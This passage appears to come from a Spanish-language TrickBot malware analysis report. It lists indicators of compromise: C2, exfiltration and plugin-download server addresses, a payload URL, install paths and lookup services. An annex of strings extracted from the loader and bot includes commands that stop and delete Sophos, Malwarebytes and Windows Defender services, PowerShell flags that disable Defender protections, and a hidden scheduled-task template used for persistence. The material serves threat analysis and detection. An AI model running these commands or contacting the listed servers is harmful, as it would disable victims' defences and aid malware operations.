C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll32_configs
C:\Users\[USER]\AppData\Roaming\CloudApp\data\networkDll32_configs
C:\Users\[USER]\AppData\Roaming\CloudApp\data\psfin32_configs
C:\Users\[USER]\AppData\Roaming\CloudApp\data\pwgrab32_configs
```

- Ficheros de configuración para *plugins* en sistemas de 32-bit

```
C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll32_configs\dinj
C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll32_configs\dpost
C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll32_configs\sinj
C:\Users\[USER]\AppData\Roaming\CloudApp\data\networkDll32_configs\dpost
```

C:\Users\[USER]\AppData\Roaming\CloudApp\data\psfin32_configs\dpost
C:\Users\[USER]\AppData\Roaming\CloudApp\data\pwgrab32_configs\dpost

- *Plugins* en sistemas de 64-bit

C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll64
C:\Users\[USER]\AppData\Roaming\CloudApp\data\networkDll64
C:\Users\[USER]\AppData\Roaming\CloudApp\data\psfin64
C:\Users\[USER]\AppData\Roaming\CloudApp\data\pwgrab64
C:\Users\[USER]\AppData\Roaming\CloudApp\data\systeminfo64

- Directorios con configuraciones para *plugins* en sistemas de 64-bit

C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll64_configs
C:\Users\[USER]\AppData\Roaming\CloudApp\data\networkDll64_configs
C:\Users\[USER]\AppData\Roaming\CloudApp\data\psfin64_configs
C:\Users\[USER]\AppData\Roaming\CloudApp\data\pwgrab64_configs

- Ficheros de configuración para *plugins* en sistemas de 64-bit

C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll64_configs\dinj
C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll64_configs\dpost
C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll64_configs\sinj
C:\Users\[USER]\AppData\Roaming\CloudApp\data\networkDll64_configs\dpost
C:\Users\[USER]\AppData\Roaming\CloudApp\data\psfin64_configs\dpost
C:\Users\[USER]\AppData\Roaming\CloudApp\data\pwgrab64_configs\dpost

- Lista de servidores base en el binario (mcconf) - versión 1000474

51.68.247.62:443	190.152.4.210:449
37.228.117.146:443	138.59.233.5:449
91.132.139.170:443	36.89.85.103:449
37.44.212.216:443	45.161.33.88:449
31.184.253.37:443	186.42.185.10:449
51.254.69.244:443	170.233.120.53:449
194.5.250.82:443	187.110.100.122:449
31.184.253.37:443	200.153.15.178:449

51.254.69.244:443	186.42.98.254:449
5.230.22.40:443	181.129.93.226:449
185.222.202.222:443	186.42.226.46:449
46.30.41.229:443	190.13.160.19:449
203.23.128.168:443	186.183.199.114:449
190.154.203.218:449	170.84.78.117:449
189.80.134.122:449	190.152.4.98:449
200.116.199.10:449	181.196.61.110:449
181.113.20.186:449	138.185.25.228:449
187.58.56.26:449	200.35.56.81:449
146.196.122.167:449	186.42.186.202:449
177.103.240.149:449	185.70.182.162:449
181.199.102.179:449	91.207.185.73:449
200.21.51.38:449	181.129.49.98:449
181.49.61.237:449	181.115.168.69:449

- Lista de servidores actualizada (mcconf) - versiones 1000477 y 1000478

37.44.212.148:443	46.174.235.36:449
185.65.202.127:443	91.232.52.187:449
193.37.212.246:443	36.89.85.103:449
193.124.191.243:443	31.128.13.45:449
31.148.99.63:443	186.42.185.10:449
94.103.91.61:443	170.233.120.53:449
203.23.128.179:443	89.228.243.148:449
179.43.147.72:443	31.214.138.207:449
93.123.73.192:443	186.42.98.254:449
51.89.115.120:443	195.93.223.100:449
144.91.76.214:443	181.112.52.26:449
46.21.153.81:443	190.13.160.19:449
194.5.250.98:443	186.47.122.182:449
190.154.203.218:449	186.71.150.23:449

178.183.150.169:449	190.152.4.98:449
200.116.199.10:449	170.82.156.53:449
181.113.20.186:449	131.161.253.190:449
187.58.56.26:449	181.113.114.50:449
85.11.116.194:449	186.47.121.58:449
177.103.240.149:449	185.70.182.162:449
81.190.160.139:449	200.127.121.99:449
200.21.51.38:449	45.235.213.126:449
181.49.61.237:449	

- Lista de servidores para la descarga de *plugins* (servconf)

46igeuohbyzeokpe.onion:448	194.5.250.94:447
145.239.188.95:447	185.251.38.165:447
85.143.218.203:447	92.242.40.148:447
78.24.217.84:447	185.164.32.113:447
212.80.216.58:447	198.98.51.83:447
31.202.132.155:447	185.14.31.109:447
81.177.26.27:447	185.98.87.218:447
46.21.153.17:447	195.123.239.16:447
199.195.254.138:447	209.141.58.175:447

- Lista de servidores para la descarga de *plugins* (servconf) - actualización

46igeuohbyzeokpe.onion:448	212.80.216.58:447
66.55.71.111:447	31.202.132.155:447
66.85.156.81:447	81.177.26.27:447
195.123.221.236:447	46.21.153.17:447
185.164.32.125:447	199.195.254.138:447
192.3.104.40:447	92.242.40.148:447
198.144.190.254:447	198.98.51.83:447

194.36.189.165:447	185.98.87.218:447
78.24.217.84:447	209.141.58.175:447

- Lista de servidores para exfiltración de información (dpost)

```
http://170.238.117.187:8082
http://186.10.243.70:8082
http://190.119.180.226:8082
http://131.161.105.206:8082
http://78.9.110.76:8082
http://93.179.231.41:80
http://85.232.248.9:80
http://157.25.102.50:80
http://103.84.238.3:80
http://91.192.2.83:80
http://45.80.148.59:443
http://107.173.160.42:443
http://185.222.202.185:443
http://193.37.212.111:443
http://66.55.71.11:443
http://184.164.146.123:443
```

- Listado de servidores que alojan las inyecciones para los servicios online

```
https://209.141.54.112:446
http://62.109.7.31:443
http://62.109.7.31:2020
http://142.93.22.0:80
```

- Descarga adicional de TrickBot causada por el módulo mshare

```
http://185.98.87.185/scrimet.png
```

- Rutas de instalación a través de movimiento lateral

```
%SystemDrive%\vupmeet.exe
%SystemRoot%\system32\vupmeet.exe
```

%SystemDrive%\stsvc.exe
%SystemRoot%\system32\stsvc.exe

- Listados de servicios online contactados para consultar la IP externa del *bot*

checkip.amazonaws.com
ipecho.net
ipinfo.io
api.ipify.org
icanhazip.com
myexternalip.com
wtfismyip.com
ip.anysrc.net
api.ipify.org
api.ip.sb
ident.me
www.myexternalip.com

- Listado de servicios online para consultar la reputación de direcciones IP

zen.spamhaus.org
cbl.abuseat.org
b.barracudacentral.org
dnsbl-1.uceprotect.net
spam.dnsbl.sorbs.net

10. Anexo

10.1 Plantilla de cadenas de texto del componente *loader*

shell32.dll

ntdll.dll

shlwapi.dll

advapi32.dll

B64

1

2

svchost.exe

\CloudApp

vmcheck.dll

api_log.dll

pstorec.dll

wpespy.dll

dbghelp.dll

SbieDll.dll

SxIn.dll

dir_watch.dll

Sf2.dll

cmdvrt32.dll

snxhk.dll

MSEDGE

IEUser

SOFTWARE\Microsoft\Windows NT\CurrentVersion\

ProductName

Evaluation

SOFTWARE\Microsoft\Virtual Machine

{3E5FC7F9-9A51-4367-9063-A120244FBEC7}

{6EDD6D74-C007-4E75-B76A-E5740995E24C}

explorer.exe

/C Power

ole32.dll

wtsapi32

WTSEnumerateSessionsA
WTSFreeMemory
WTSGetActiveConsoleSessionId
WTSQueryUserToken
SeTcbPrivilege
Elevation:Administrator!new:
.log
client_id
%d%d%d.
user32.dll
CLSIDFromString
IIDFromString
C:\Program Files\Sophos\Sophos System Protection\ssp.exe
cmd.exe
/c net stop SAVService
/c net stop SAVAdminService
/c net stop Sophos AutoUpdate Service
/c net stop SophosDataRecorderService
/c net stop Sophos MCS Agent
/c net stop Sophos MCS Client
/c net stop sophossps
/c net stop Sntp Service
/c net stop Sophos Web Control Service
/c net stop swi_service
/c net stop swi_update_64
C:\Program Files\Sophos\Sophos System Protection\1.exe
C:\Program Files\Malwarebytes\Anti-Malware\MBAMService.exe
/c sc stop WinDefend
/c sc delete WinDefend
DisableBehaviorMonitoring
DisableOnAccessProtection
DisableScanOnRealtimeEnable
/c powershell Set-MpPreference
SOFTWARE\Policies\Microsoft\Windows Defender
DisableAntiSpyware

SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
DisableIOAVProtection
-DisableRealtimeMonitoring $true
data
-DisableBehaviorMonitoring $true
MBAMService
SAVService
SavService.exe
ALMon.exe
SophosFS.exe
ALsvc.exe
Clean.exe
SAVAdminService.exe
SavService.exe
ALMon.exe
/c sc stop SAVService
/c sc delete SAVService
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Debugger
dukhulufkool
-DisableBlockAtFirstSeen $true
-DisableIOAVProtection $true
-DisablePrivacyMode $true
-DisableIntrusionPreventionSystem $true
-SevereThreatDefaultAction 6
-LowThreatDefaultAction 6
-ModerateThreatDefaultAction 6
-DisableScriptScanning $true
KERNEL32.dll
WTSAPI32.dll

10.2 Plantilla de cadenas de texto del componente *bot*

checkip.amazonaws.com
ipecho.net
ipinfo.io

api.ipify.org
icanhazip.com
myexternalip.com
wtfismyip.com
ip.anysrc.net
api.ipify.org
api.ip.sb
ident.me
www.myexternalip.com
/plain
/ip
/raw
/text
/?format=text
zen.spamhaus.org
cbl.abuseat.org
b.barracudacentral.org
dnsbl-1.uceprotect.net
spam.dnsbl.sorbs.net
D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)
shlwapi
UrlEscapeW
%d%d%d.
tmp
svchost.exe
wtsapi32
WTSEnumerateSessionsA
WTSFreeMemory
WTSGetActiveConsoleSessionId
WTSQueryUserToken
%s %s
%s%s
Data\
%s.%s
Microsoft Software Key Storage Provider
ECCPUBLICBLOB
SeTcbPrivilege
1070

SYSTEM

Ms Cloud Network

pIT GetFolder failed, 0x%x

pIT connect failed, 0x%x

Create xml failed

Create xml2 failed

user

Register s failed, 0x%x

Register u failed, 0x%x

Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3731.0 Safari/537.36

pIT NULL

.tmp

%s.%s.%s.%s

%s/%s/64/%s/%s/%s/

data

info

POST

/%s/%s/10/%s/%s/%d/

kernel32.dll

SignalObjectAndWait

WaitForSingleObject

CloseHandle

ResetEvent

ExitProcess

InitializeCriticalSection

EnterCriticalSection

LeaveCriticalSection

NAT status

client is behind NAT

failed

client is not behind NAT

DNSBL

not listed

listed

Unknown

Windows Server 2008 R2

Windows Server 2008

```
Windows Server 2012 R2
Windows Server 2012
Windows 7
Windows 8.1
Windows 8
Windows XP
Windows 2000
Windows 10 Server
Windows Vista
Windows Server 2003
Windows 10
x86
x64
%s %s SP%d
GET
%s%s_configs\
%02X
data\
<RunLevel>HighestAvailable</RunLevel>
<GroupId>NT AUTHORITY\SYSTEM</GroupId>
<LogonType>InteractiveToken</LogonType>

<LogonType>InteractiveToken</LogonType>
<RunLevel>LeastPrivilege</RunLevel>
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Version>1.0.0</Version>
<Author>AuthorName</Author>
<Description>Ms Cloud Network</Description>
</RegistrationInfo>
<Triggers>

<BootTrigger>
<Enabled>true</Enabled>

<LogonTrigger>
<Enabled>true</Enabled>
```

```
<UserId>
</UserId>
</LogonTrigger>

</BootTrigger>

<TimeTrigger>
<Repetition>
<Interval>PT11M</Interval>
<Duration>P414DT11H23M</Duration>
<StopAtDurationEnd>false</StopAtDurationEnd>
</Repetition>
<StartBoundary>
%04d-%02d-%02dT%02d:%02d:%02d
</StartBoundary>
<Enabled>true</Enabled>
</TimeTrigger>
</Triggers>
<Principals>
<Principal id="Author">

</Principal>
</Principals>
<Settings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
<AllowHardTerminate>false</AllowHardTerminate>
<StartWhenAvailable>true</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>true</Hidden>
```

<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
<Priority>5</Priority>
</Settings>
<Actions Context="Author">
<Exec>
<Command>
</Command>
</Exec>
</Actions>
</Task>

LoadLibraryW
CI failed, 0x%x
ECDSA_P384
SignatureLength
Load to M failed
Run D failed
Create ZP failed
Load to P failed
Find P failed
Module has already been loaded
Launch USER failed
Control failed
Start failed
Win32 error
Start
Control
FreeBuffer
Release
<moduleconfig>*</moduleconfig>
path
ModuleQuery
WantRelease
VERS
SINJ
S-1-5-18

```
------Boundary%08X
Content-Type: multipart/form-data; boundary=%s
Content-Length: %d
--%s
Content-Disposition: form-data; name="%S"
--%s--
/%s/%s/23/%d/
settings.ini
 %u %u %u %u
explorer.exe
/%s/%s/25/%s/
/%s/%s/1/%s/
/%s/%s/14/%s/%s/0/
cmd.exe
fifty
/%s/%s/5/%s/
%s/%s/63/%s/%s/%s/%s/
noname
/%s/%s/0/%s/%s/%s/%s/%s/
start
release
delete
No params
Invalid params count
Unable to load module from server
GetParentInfo error
Decode from BASE64 error
Module already unloaded
Process was unloaded
 working
Process has been finished
Module is not valid
GetProcAddress
E: 0x%x A: 0x%p
exc
ver.txt
spk
0.0.0.0
```

%s sTart
winsta0\default
Global\First
Global\%08lX%04lX%lu
autorun
ADVAPI32.dll
CRYPT32.dll
SHLWAPI.dll
USER32.dll
USERENV.dll
ole32.dll
bcrypt.dll
ncrypt.dll
WS2_32.dll
ntdll.dll
WINHTTP.dll
OLEAUT32.dll
IPHLPAPI.DLL
SHELL32.dll